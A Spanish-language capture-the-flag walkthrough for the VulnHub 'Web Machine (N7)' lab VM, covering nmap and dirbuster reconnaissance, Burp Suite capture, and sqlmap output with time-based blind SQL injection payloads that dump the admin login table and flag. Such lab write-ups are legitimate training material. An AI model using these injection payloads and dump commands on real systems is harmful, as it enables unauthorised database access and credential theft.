

WEB MACHINE: (N7)

About Release

Name: Web Machine: (N7)
Date release: 3 Nov 2021
Author: Duty Mastr
Series: Web Machine

Download

Please remember that VulnHub is a free community resource so we are unable to check the machines that sections dealing with the dangers of running unknown VMs and our suggestions for "protecting yourself"

Web-Machine-N7.ova (Size: 5.7 GB)

Download (Mirror): <https://download.vulnhub.com/webmachine/Web-Machine-N7.ova>

Description

Difficulty: Medium

This may work better with VirtualBox rather than VMware


```

(root@kali)-[/home/kali]
# nmap -sV -A -Pn 192.168.43.30
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-08 05:26 EST
Nmap scan report for 192.168.43.30
Host is up (0.0037s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.46 ((Debian))
|_http-server-header: Apache/2.4.46 (Debian)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:ED:BD:C7 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop


TRACEROUTE
HOP RTT      ADDRESS
1   3.70 ms  192.168.43.30

```

Obtener la versión de los servicios que se ejecutan en todos los puertos abiertos.



Acceder a la web de la máquina vulnerable escribiendo su ip en el firefox de Kali Linux.




Ejecutar dirbuster en Kali Linux y obtener todos los ficheros con las extensiones que vemos en la imagen y los directorios mediante un diccionario que contiene una lista sobre los ficheros y directorios más usados en cualquier máquina.

http://192.168.43.30:80/


Results - List View: Dirs: 5 Files: 4

Type	Found
Dir	/
Dir	/icons/
File	/index.html
File	/profile.php
File	/javascript.js
Dir	/javascript/
Dir	/icons/small/
File	/exploit.html
Dir	/javascript/highlight/
Dir	/javascript/highlight/styles/


Cuando obtenemos una lista sobre todos los ficheros y directorios dentro de la máquina. Nos fijamos en el fichero "exploit.html".




Accedemos al fichero "exploit.html" mediante el navegador.




Y observamos el código html.




Sale un error y cambiamos localhost por la ip de la máquina vulnerable.
Hacer click en el botón "Submit Query" que están en el archivo 'exploit.html'



Obtener la flag a partir del fichero "profile.php"



Usar el Burp Suite para analizar y registrar el tráfico de navegación en una página web. Y obtenemos los datos de respuesta del servidor, para poder realizar ataques en la página de la máquina vulnerable.



Ahora podemos realizar 'SQL Injection' a la página y obtenemos todas las bases de datos disponibles.

```

[*] starting @ 14:56:38 /2024-02-08/

[14:56:38] [INFO] parsing HTTP request from '/home/kali/Desktop/data.txt'
[14:56:38] [INFO] resuming back-end DBMS 'mysql'
[14:56:38] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: user (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: user=1' AND (SELECT 6992 FROM (SELECT(SLEEP(5))))LVKZ) AND 'cezq'='cezq@pass=16sub=SEND

Parameter: pass (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: user=1&pass=1' AND (SELECT 4709 FROM (SELECT(SLEEP(5))))BMck) AND 'ITnH'='ITnH&sub=SEND

there were multiple injection points, please select the one to use for following injections:
[0] place: POST, parameter: user, type: Single quoted string (default)
[1] place: POST, parameter: pass, type: Single quoted string
[q] Quit
> 0
[14:56:45] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.46
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[14:56:45] [INFO] fetching database names
[14:56:45] [INFO] fetching number of databases
[14:56:45] [INFO] resumed: 4
[14:56:45] [INFO] resuming partial value: information_sch
you provided a HTTP Cookie header value, while target URL provides its own cookies within HTTP Set-Cookie header which intersect with yours. Do you want to merge them in further requests? [Y/n] n
..... (done)
[14:56:57] [CRITICAL] considerable lagging has been detected in connection response(s). Please use as high value for option '--time-sec' as possible (e.g. 10 or more)
[14:57:02] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
ema
[14:57:40] [INFO] retrieved: Machine
[14:59:32] [INFO] retrieved: mysql
[15:01:04] [INFO] retrieved: performance_schema
available databases [4]:
[*] information_schema
[*] Machine
[*] mysql
[*] performance_schema

[15:06:21] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.43.30'

[*] ending @ 15:06:21 /2024-02-08/

```

Obtenemos todas las bases de datos.

```

(root@kali)-[/home/kali/Desktop]
# sqlmap -r /home/kali/Desktop/data.txt -D Machine --dump

```

Ahora tenemos que buscar todas las tablas que hay dentro de la base de datos Machine.

```

[15:34:11] [INFO] fetching columns for table 'login' in database 'Machine'
[15:34:11] [INFO] retrieved: 3
[15:34:23] [INFO] retrieved: username
[15:35:48] [INFO] retrieved: password
[15:37:28] [INFO] retrieved: role
[15:38:20] [INFO] fetching entries for table 'login' in database 'Machine'
[15:38:20] [INFO] fetching number of entries for table 'login' in database 'Machine'
[15:38:20] [INFO] retrieved: 1
[15:38:25] [WARNING] (case) time-based comparison requires reset of statistical model, please wait..... (done)
a
[15:38:46] [INFO] adjusting time delay to 1 second due to good response times
dmin
[15:39:06] [INFO] retrieved: FLAG{N7:KSA_01}
[15:40:37] [INFO] retrieved: administrator
Database: Machine
Table: login
[1 entry]
+-----+-----+-----+
| role | password | username |
+-----+-----+-----+
| admin | FLAG{N7:KSA_01} | administrator |
+-----+-----+-----+

[15:41:45] [INFO] table 'Machine.login' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.43.30/dump/Machine/login.csv'
[15:41:45] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.43.30'

```

Y obtenemos el usuario administrador y la contraseña que contiene la flag.
FLAG{N7:KSA_01}